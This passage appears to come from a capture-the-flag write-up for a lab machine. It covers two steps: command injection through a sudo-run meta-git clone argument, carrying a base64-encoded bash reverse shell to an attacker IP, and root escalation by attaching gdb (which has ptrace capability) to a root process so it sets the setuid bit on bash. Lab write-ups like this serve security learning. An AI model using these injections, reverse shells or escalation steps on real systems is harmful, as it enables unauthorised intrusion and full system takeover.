(node:10433) [DEP0018] DeprecationWarning: Unhandled promise rejections are deprecated. In the future, promise rejections that are
not handled will terminate the Node.js process with a non-zero exit code.
gbyolo@faculty:/tmp/soda$
```

2.3.2 Reverse Shell

We can inject reverse shell and LPE as developer.

```
gbyolo@faculty:/tmp/soda$ sudo -u developer /usr/local/bin/meta-git clone "sss|| echo -n 'YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTQuN
zMvNTU1NSAwPiYx' | base64 -d | bash"
meta git cloning into 'sss|| echo -n 'YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNzMvNTU1NSAwPiYx' | base64 -d | bash' at sss|| echo -
n 'YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNzMvNTU1NSAwPiYx' | base64 -d | bash

sss|| echo -n 'YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNzMvNTU1NSAwPiYx' | base64 -d | bash:
fatal: repository 'sss' does not exist
bash: sss: No such file or directory
```

Shell gained

```
┌──(sodanew㉿kali)-[~/…/Machine/Linux/Faculty/target-items]
└─$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.169.
Ncat: Connection from 10.10.11.169:56278.
developer@faculty:/tmp/soda$ id
id
uid=1001(developer) gid=1002(developer) groups=1002(developer),1001(debug),1003(faculty)
developer@faculty:/tmp/soda$
```

3.0 ROOT PRIVILEGE ESCALATION

3.1 Debug group's binary

As we know from the id command, developer user is under debug group. We can check binary under debug groups. Discover that we can execute gdb command.

```
developer@faculty:/dev/shm$ id
uid=1001(developer) gid=1002(developer) groups=1002(developer),1001(debug),1003(faculty)
developer@faculty:/dev/shm$ find / -group debug 2> /dev/null
/usr/bin/gdb
developer@faculty:/dev/shm$ find / -group faculty 2> /dev/null
developer@faculty:/dev/shm$ find / -group developer 2> /dev/null
/run/user/1001
/run/user/1001/pk-debconf-socket
/run/user/1001/gnupg
```

3.2 GDB linux capabilities

GDB capabilities has CAP_SYS_PTRACE + EP. We can do SETUID to a binary file such as bash. Below screenshot take from linpeas output.

```
Files with capabilities (limited to 50):
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/gdb = cap_sys_ptrace+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
```

3.3 Shell as Root

3.3.1 Root Process

By refer to blog, we can check process that execute by root. We found python3 is ran by root user. We can take the PID of the process.

```
developer@faculty:/dev/shm$ ps -eaf  | grep root | grep -v '\['
root           1       0  0 02:02 ?        00:00:16 /sbin/init maybe-ubiquity
root         466       1  0 02:02 ?        00:00:01 /lib/systemd/systemd-journald
root         495       1  0 02:02 ?        00:00:01 /lib/systemd/systemd-udevd
root         621       1  0 02:02 ?        00:00:02 /sbin/multipathd -d -s
root         652       1  0 02:02 ?        00:00:00 /usr/bin/VGAuthService
root         662       1  0 02:02 ?        00:00:25 /usr/bin/vmtoolsd
root         663       1  0 02:02 ?        00:00:00 /sbin/dhclient -1 -4 -v -i -pf /run/dhclient.eth0.pid -lf /var/lib/dhcp/dhclien
t.eth0.leases -I -df /var/lib/dhcp/dhclient6.eth0.leases eth0
root         687       1  0 02:02 ?        00:00:00 /usr/lib/accountsservice/accounts-daemon
root         704       1  0 02:02 ?        00:00:01 /usr/sbin/irqbalance --foreground
root         707       1  0 02:02 ?        00:00:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
root         714       1  0 02:02 ?        00:00:00 /usr/lib/policykit-1/polkitd --no-debug
root         736       1  0 02:02 ?        00:00:00 /lib/systemd/systemd-logind
root         739       1  0 02:02 ?        00:00:00 /usr/lib/udisks2/udisksd
root         754       1  0 02:02 ?        00:00:00 /usr/sbin/ModemManager
root         912       1  0 02:02 ?        00:00:00 /usr/sbin/cron -f
root         913       1  0 02:02 ?        00:00:01 php-fpm: master process (/etc/php/7.4/fpm/php-fpm.conf)
root         914     912  0 02:02 ?        00:00:00 /usr/sbin/CRON -f
root         916     914  0 02:02 ?        00:00:00 /bin/sh -c bash /root/service_check.sh
root         917     916  0 02:02 ?        00:00:01 bash /root/service_check.sh
root         934       1  0 02:02 ?        00:00:00 nginx: master process /usr/sbin/nginx -g daemon on; master_process on;
root         972       1  0 02:02 tty1     00:00:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
root        1574       1  0 02:02 ?        00:00:00 /usr/lib/postfix/sbin/master -w
root       29589     917  0 08:02 ?        00:00:00 sleep 20
develop+   29591   10894  0 08:02 pts/1    00:00:00 grep --color=auto root
```

3.3.2 GDB Modification

Attach the process PID with GDB.

```
developer@faculty:/dev/shm$ gdb -p 707
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
```

Next, we just need to add SETUID to bash binary. We call the system() function from python and do the SUID binary. We could verify the bash now has the S permission.

```
(gdb) call (void)system("chmod u+s /bin/bash")
[Detaching after vfork from child process 29902]
(gdb) quit
A debugging session is active.

        Inferior 1 [process 707] will be detached.

Quit anyway? (y or n) y
Detaching from program: /usr/bin/python3.8, process 707
[Inferior 1 (process 707) detached]
developer@faculty:/dev/shm$ which bash
/usr/bin/bash
developer@faculty:/dev/shm$ ls -la /usr/bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18 11:14 /usr/bin/bash
```

3.3.3 Root Shell

Now we can use the 'bash -p' command to get root

```
developer@faculty:/dev/shm$ bash -p
bash-5.0#
bash-5.0# id
uid=1001(developer) gid=1002(developer) euid=0(root) groups=1002(developer),1001(debug),1003(faculty)
bash-5.0# cd /root
bash-5.0# ls -la
total 52
drwx------  8 root root 4096 Jun 23 18:50 .
drwxr-xr-x 19 root root 4096 Jun 23 18:50 ..
lrwxrwxrwx  1 root root    9 Oct 23  2020 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx------  2 root root 4096 Jun 23 18:50 .cache
drwx------  3 root root 4096 Jun 23 18:50 .config
drwxr-xr-x  2 root root 4096 Jun 23 18:50 .customization
drwxr-xr-x  3 root root 4096 Jun 23 18:50 .local
drwxr-xr-x  4 root root 4096 Jun 23 18:50 .npm
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
drwxr-x---  2 root root 4096 Jun 23 18:50 .ssh
-rw-r--r--  1 root root   98 Jun 22 22:55 check_cron.sh
-rw-r-----  1 root root   33 Aug 13 02:02 root.txt
-rw-r--r--  1 root root  183 Jun 22 22:37 service_check.sh
bash-5.0#
```

3.3.4 Reset Bash Binary

Reset the bash program to default status.

```
bash-5.0# chmod a-st /usr/bin/bash
bash-5.0# ls -la /usr/bin/bash
-rwxr-xr-x 1 root root 1183448 Apr 18 11:14 /usr/bin/bash
bash-5.0#
```